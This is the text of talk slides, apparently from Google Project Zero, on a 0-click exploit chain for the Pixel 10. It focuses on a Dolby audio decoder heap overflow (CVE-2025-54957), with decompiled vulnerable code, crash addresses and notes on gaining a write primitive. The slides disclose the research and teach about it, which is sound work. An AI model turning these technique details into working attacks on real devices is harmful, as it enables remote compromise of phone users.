

A 0-click Exploit Chain for the Pixel 10

About us

- Seth Jenkins
- Likes to figure out how to get root without a password
- Has a pet elephant
- Hacks Android

About us

- Ivan Fratric
- Project Zero Tech Lead
- Commutes to work via dirigible
- Likes remote attack surfaces and writing custom tooling

Exploit

- 0-click to kernel on a ~~Pixel 9~~ Pixel 10
- ~~Two~~ three bugs:
 - CVE-2025-54957 on Dolby Unified Decoder (UDC) 🎵
 - CVE-2025-36934 on Pixel BigWave driver 🌊
 - CVE-2026-0106 on Pixel VPU driver 🎥



The Dolby Unified Decoder

- Decodes:
 - Dolby Digital (DD) AKA AC-3
 - Dolby Digital Plus (DD+) AKA EAC-3
- Shipped as a binary blob on Android
- Better symbols on:
 - MacOS
 - VirusTotal

About us

- Natalie Silvanovich AKA natashenka
- Project Zero Manager
- 0-click enthusiast
- Makes up facts about her co-workers

Audio Transcription on Android

- Incoming audio messages are automatically transcribed
 - Makes audio codecs a 0-click attack surface
- Increased our interest in audio codecs
 - Ivan Fratric found CVE-2025-54957  in a one-day hackathon!

DD+ Primer

- Audio 'bitstream' format
 - Requires container, like MP4, to play on Android
- Bitstream consists of series of independently decodable syncframes, representing audio samples
- Public specification available:
 - https://www.etsi.org/deliver/etsi_ts/102300_102399/102366/01.04.01_60/ts_102366v010401p.pdf

CVE-2025-54957

- A syncframe can contain Extensible Metadata Delivery Format (EMDF)
 - Separate bitstream format
 - EMDF is written to, then parsed from the 'skip buffer'
- Represents a series of metadata 'payloads'
- “enable delivery of metadata that is not natively supported by the AC-3 and Enhanced AC-3 bit stream syntax”

CVE-2025-54957

```
result = read_variable_bits(this, 8, &payload_length);
if ( !result )
{
    if ( evo_heap )
    {
        buffer = ddp_udc_int_evo_malloc(evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if ( !buffer )
            return 2;
        if ( payload_length )
        {
            index = 0;
            while ( !ddp_udc_int_evo_brw_read(this, 8, &byte_read) )
            {
                outstruct.buf[index++] = byte_read;
                if ( index >= payload_length )
                    goto ERROR;
            }
            return 10;
        }
    }
}
```

CVE-2025-54957

```
result = read_variable_bits(this, 8, &payload_length);
if ( !result )
{
    if ( evo_heap )
    {
        buffer = ddp_udc_int_evo_malloc(evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if ( !buffer )
            return 2;
        if ( payload_length )
        {
            index = 0;
            while ( !ddp_udc_int_evo_brw_read(this, 8, &byte_read) )
            {
                outstruct.buf[index++] = byte_read;
                if ( index >= payload_length )
                    goto ERROR;
            }
            return 10;
        }
    }
}
```

CVE-2025-54957

```
result = read_variable_bits(this, 8, &payload_length);
if ( !result )
{
    if ( evo_heap )
    {
        buffer = ddp_udc_int_evo_malloc(evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if ( !buffer )
            return 2;
        if ( payload_length )
        {
            index = 0;
            while ( !ddp_udc_int_evo_brw_read(this, 8, &byte_read) )
            {
                outstruct.buf[index++] = byte_read;
                if ( index >= payload_length )
                    goto ERROR;
            }
            return 10;
        }
    }
}
```

 can be any size_t

CVE-2025-54957

```
result = read_variable_bits(this, 8, &payload_length);
if ( !result )
{
    if ( evo_heap )
    {
        buffer = ddp_udc_int_evo_malloc(evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if ( !buffer )
            return 2;
        if ( payload_length )
        {
            index = 0;
            while ( !ddp_udc_int_evo_brw_read(this, 8, &byte_read) )
            {
                outstruct.buf[index++] = byte_read;
                if ( index >= payload_length )
                    goto ERROR;
            }
            return 10;
        }
    }
}
```

CVE-2025-54957

```
void ddp_udc_int_evo_malloc(heap *h, size_t alloc_size, unsigned int extra)
{
    size_t total_size;
    unsigned __int8 *mem;


    total_size = alloc_size + extra;
    if ( alloc_size + extra < alloc_size )
        return 0;
    if ( total_size % 8 )
        total_size += (8 - total_size) % total_size;
    if ( total_size > heap->remaining )
        return 0;
    mem = heap->curr_mem;
    heap->remaining -= total_size;
    heap->curr_mem += total_size;
    return mem;
}
```

CVE-2025-54957

```
result = read_variable_bits(this, 8, &payload_length);
if ( !result )
{
    if ( evo_heap )
    {
        buffer = ddp_udc_int_evo_malloc(evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if ( !buffer )
            return 2;
        if ( payload_length )
        {
            index = 0;
            while ( !ddp_udc_int_evo_brw_read(this, 8, &byte_read) )
            {
                outstruct.buf[index++] = byte_read;
                if ( index >= payload_length )
                    goto ERROR;
            }
            return 10;
        }
    }
}
```

CVE-2025-54957

```
result = read_variable_bits(this, 8, &payload_length);
if ( !result )
{
    if ( evo_heap )
    {
        buffer = ddp_udc_int_evo_malloc(evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if ( !buffer )
            return 2;
        if ( payload_length )
        {
            index = 0;
            while ( !ddp_udc_int_evo_brw_read(this, 8, &byte_read) )
            {
                outstruct.buf[index++] = byte_read;
                if ( index >= payload_length )
                    goto ERROR;
            }
            return 10;
        }
    }
}
```



OOB




CVE-2025-54957

```
result = read_variable_bits(this, 8, &payload_length);
if ( !result )
{
    if ( evo_heap )
    {
        buffer = ddp_udc_int_evo_malloc(evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if ( !buffer )
            return 2;
        if ( payload_length )
        {
            index = 0;
            while ( !ddp_udc_int_evo_brw_read(this, 8, &byte_read) )
            {
                outstruct.buf[index++] = byte_read;
                if ( index >= payload_length )
                    goto ERROR;
            }
            return 10;
        }
    }
}
```

CVE-2025-54957

```
result = read_variable_bits(this, 8, &payload_length);
if ( !result )
{
    if ( evo_heap )
    {
        buffer = ddp_udc_int_evo_malloc(evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if ( !buffer )
            return 2;
        if ( payload_length )
        {
            index = 0;
            while ( !ddp_udc_int_evo_brw_read(this, 8, &byte_read) )
            {
                outstruct.buf[index++] = byte_read;
                if ( index >= payload_length )
                    goto ERROR;
            }
            return 10;
        }
    }
}
```




skip buffer
copy size 0x1FF


What is the evo heap?




What is the evo heap?




What is the evo heap?



Overflowing the evo_heap




Overflowing the evo_heap




Overflowing the evo_heap

Fatal signal 11 (SIGSEGV),
code 1 (SEGV_MAPERR), fault
addr **0xb0ddddddeddd**



Overflowing the evo_heap

Fatal signal 11 (SIGSEGV),
code 1 (SEGV_MAPERR), fault
addr **0xb400007XXXXabcd**




Write what where?


- Wrote a script to scan for function pointers
 - Snubbed by Gemini
- Only two in writable memory
 - Adjacent in a heap allocation




A simple overflow?



